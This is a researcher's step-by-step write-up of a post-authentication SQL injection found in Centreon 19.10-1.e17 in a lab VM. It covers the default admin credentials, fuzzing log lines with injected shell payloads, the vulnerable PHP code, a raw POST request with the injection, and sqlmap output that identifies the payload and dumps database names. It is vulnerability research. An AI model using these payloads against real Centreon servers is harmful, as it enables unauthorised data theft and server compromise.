



# HUNTING 0DAYS

With Centreon 19.10-1.e17

## ABSTRACT

This document describes the steps I took to find SQL injection Centreon (19.10-1.e17). Reader will be able to reproduce all of the steps and create an attack inside his/her own controlled VM environment.

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## Intro

„Hunting Odays”[\[1\]](#) is a small series of articles created as a step-by-step „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about SQL injection vulnerabilty I found in ‘latest’ Centreon 19.10-1.e17 (03.04.2020)[\[2\]](#). Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called *admin*).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

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## Environment

This time our environment will be based on *Centreon 19.10-1.e17* VM. To prepare an attack scenario I used two virtual machines:

- Centreon 19.10-1.e17 VM – default installation
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the requests.

(Similar environment was described in multiple cases presented on the blog[[1](#), [3](#)].)

With all the settings prepared – we are now ready to go! ;)

## It's time for injection

When VM was ready I started from the login page. Vendor prepared the default credentials for us (*admin:centreon*) so let's use it. We should be somewhere here:



| Status | Hard State Duration | Tries   | Status information                 |
|--------|---------------------|---------|------------------------------------|
| UP     | 1h 38m ago          | 1/3 (H) | OK - 127.0.0.1 rta 0.231ms lost 0% |

| S | Host Name        | Service                            | Status | Hard State Duration | Last Check  | Tries   | Status information                              |
|---|------------------|------------------------------------|--------|---------------------|-------------|---------|---|
|   | Centreon-central | Broker-Retention                   | OK     | 2h 42m ago          | 2m 30s ago  | 1/3 (H) | OK: centreon-broker failover/temporary files ar |
|   |                  | Connection-Time                    | OK     | 2h 45m ago          | 32s ago     | 1/3 (H) | OK: Connection established in 0.210s.           |
|   |                  | Connections-Number                 | OK     | 2h 45m ago          | 23s ago     | 1/3 (H) | OK: Client Connection Threads Total: 151 Usec   |
|   |                  | Cpu                                | OK     | 1h 34m ago          | 4m 20s ago  | 1/3 (H) | OK: 1 CPU(s) average usage is 21.00 % - CPU     |
|   |                  | Database-Size                      | OK     | 2h 45m ago          | 14s ago     | 1/3 (H) | OK: Total database used space 92.05 MB, free    |
|   |                  | Disk-/                             | OK     | 2h 45m ago          | 15m 41s ago | 1/3 (H) | OK: Storage /' Usage Total: 19.56 GB Used: 2s   |
|   |                  | Disk-/var /cache /centreon /backup | OK     | 2h 46m ago          | 16m ago     | 1/3 (H) | OK: Storage '/var/cache/centreon/backup' Usag   |

I started checking all the tabs available in the application with *Burp's Intruder*. After a while I saw something interesting in the log files:

```
-bash-4.2# grep -nr -e ididid /var /etc/ /usr/ /tmp/ /opt/
/var/opt/rh/rh-php72/log/php-fpm/centreon-error.log:888:[03-Apr-2020 14:07:46 Europe/Paris] PHP Fatal error: Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that c
orresponds to your MariaDB server version for the right syntax to use near '';id>/tmp/ididid2;#' at line 1 in /usr/share/ce
ntreon/www/class/centreonDB.class.php:274
/var/log/httpd24/access_log:1799:10.0.2.2 - - [03/Apr/2020:13:07:06 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
1'\";id>/tmp/ididid2;#&o=u&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1800:10.0.2.2 - - [03/Apr/2020:13:07:06 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
1$(id>/tmp/ididid);#2&o=u&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1803:10.0.2.2 - - [03/Apr/2020:13:07:07 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=1'\";id>/tmp/ididid2;#&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1804:10.0.2.2 - - [03/Apr/2020:13:07:07 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=1$(id>/tmp/ididid);#2&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1808:10.0.2.2 - - [03/Apr/2020:13:07:08 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=1'\";id>/tmp/ididid2;#&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1809:10.0.2.2 - - [03/Apr/2020:13:07:08 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=1$(id>/tmp/ididid);#2&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1813:10.0.2.2 - - [03/Apr/2020:13:07:09 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=1'\";id>/tmp/ididid2;#&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1814:10.0.2.2 - - [03/Apr/2020:13:07:09 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=1$(id>/tmp/ididid);#2&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1818:10.0.2.2 - - [03/Apr/2020:13:07:10 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=0&search=1'\";id>/tmp/ididid2;# HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1819:10.0.2.2 - - [03/Apr/2020:13:07:10 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=0&search=1$(id>/tmp/ididid);#2 HTTP/1.1" 400 226 "-" "-"
/var/log/centreon/sql-error.log:3:2020-04-03 14:07|0|0| QUERY : SELECT acl_res_name, acl_res_id FROM acl_resources WHERE acl_
res_name = '1';id>/tmp/ididid2;#'
```

„Uncaught PDOException“? Looks promising ;) Checking the code:

```

c@kali: ~
/* @return \PDOStatement
 */
public function query($queryString = null, $parameters = null)
{
    if (!is_null($parameters) && !is_array($parameters)) {
        $parameters = [$parameters];
    }

    /*
     * Launch request
     */
    $sth = null;
    try {
        if (is_null($parameters)) {
            $sth = parent::query($queryString);
        } else {
            $sth = $this->prepare($queryString);
            $sth->execute($parameters);
        }
    } catch (\PDOException $e) {
        // skip if we use CentreonDBStatement::execute method
        if ($this->debug && is_null($parameters)) {
            $string = str_replace(" ", "", $queryString);
            $string = str_replace('*', "\*", $string);
            $this->log->insertLog(2, " QUERY : " . $string);
        }

        throw new \PDOException($e->getMessage(), hexdec($e->getCode()));
    }

    $this->queryNumber++;
    $this->successQueryNumber++;

    return $sth;
}

```

Let's give it a try:

**Request**

Raw
Params
Headers
Hex

```

POST /centreon/main.get.php?p=50202 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 230
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/centreon/main.get.php?p=50202&o=a
Cookie: PHPSESSID=6km8idfodii87rc4sf7fkk3vbc
Upgrade-Insecure-Requests: 1

acl_res_name=zzzzzzz";zzzzzz&acl_res_alias=zzzzzzzzzzzzzzzzzzzz&acl_groups%5B%5D=1&acl_res_activate%5Bacl_res_activate%5D=1&acl_res_comment=zzzzzzzzzzzzzzzzzzzz&submitA=Save&acl_res_id=&o=a&centreon_token=65d869345b76c6cd66d4980a97d28298

```

That request is visible in the log file:

```

c@kali: ~
tail -f /var/opt/rh/rh-php72/log/php-fpm/centreon-error.log
#2 /c in /usr/share/centreon/www/class/centreonDB.class.php on line 274

[03-Apr-2020 14:14:55 Europe/Paris] PHP Fatal error:  Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''zzzzzzz'' at line 1 in /usr/share/centreon/www/class/centreonDB.class.php:274
Stack trace:
#0 /usr/share/centreon/www/include/options/accesslists/resourcesACL/DB-Func.php(49): CentreonDB->query('SELECT acl_res...')
#1 /usr/share/centreon/vendor/opensps/quickform/lib/HTML/QuickForm/Rule/Callback.php(57): testExistence('zzzzzzz''zzzzz...', NULL)
#2 /usr/share/centreon/vendor/opensps/quickform/lib/HTML/QuickForm/RuleRegistry.php(130): HTML_QuickForm_Rule_Callback->validate('zzzzzzz''zzzzz...', NULL)
#3 /usr/share/centreon/vendor/opensps/quickform/lib/HTML/QuickForm.php(1915): HTML_QuickForm_RuleRegistry->validate('exist', 'zzzzzzz''zzzzz...', NULL, false)
#4 /usr/share/centreon/www/include/options/accesslists/resourcesACL/formResourcesAccess.php(528): HTML_QuickForm->validate()
#5 /usr/share/centreon/www/class/centreonDB.class.php on line 274

```

So I saved the request to TXT file to run it from my Kali VM with *sqlmap*:



```

POST parameter 'acl_res_name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 448 HTTP(s) requests:
---
Parameter: acl_res_name (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: acl_res_name=zzzzzzzzzz' AND 5103=(SELECT (CASE WHEN (5103=5103) THEN 5103 ELSE (SELECT 1337 UNION SELECT 1574)
  END))-- GmWL&acl_res_alias=zzzzzzzzzzzz&acl_groups[]=1&acl_res_activate[acl_res_activate]=1&acl_res_comment=zzzzzzzzzzzz
  zzz&submitA=Save&acl_res_id=&o=a&centreon_token=65d869345b76c6cd66d4980a97d28298
---
[13:54:41] [INFO] testing MySQL
[13:54:45] [INFO] confirming MySQL
[13:54:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat
web application technology: Apache 2.4.34, PHP 7.2.10
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[13:54:58] [INFO] fetched data logged to text files under '/home/c/.sqlmap/output/192.168.1.10'

```

Below you will find an example screen for *sqlmap* used with *-dump-all* parameter:

```

[14:02:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat
web application technology: Apache 2.4.34, PHP 7.2.10
back-end DBMS: MySQL 5 (MariaDB fork)
[14:02:34] [INFO] sqlmap will dump entries of all tables
[14:02:34] [INFO] fetching database names
[14:02:34] [INFO] fetching number of databases
[14:02:34] [WARNING] running in a single-thread mode. Ple
[14:02:34] [INFO] retrieved:

[14:02:36] [WARNING] reflective value(s) found and filter
4
[14:02:49] [INFO] retrieved: centreon
[14:05:28] [INFO] retrieved: centreon_storage
[14:10:40] [INFO] retrieved: information_schema
[14:16:34] [INFO] retrieved: test

```

As you can see we are able to *download* all the databases existing on remote host.



## Summary

In this short document I tried to present you one of the possible way of finding and exploiting SQL injection vulnerability in Centreon 19.10-1.e17. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and execute his/her own SQL query inside remote database then the whole server can be compromised.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers

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## Resources

Below you will find resources used/found when I was creating this document:

[\[1\] – you can support my work here](#)

[\[2\] – download target VM](#)

[\[3\] – found bugs](#)

[\[4\] – Nagios SQL inection](#)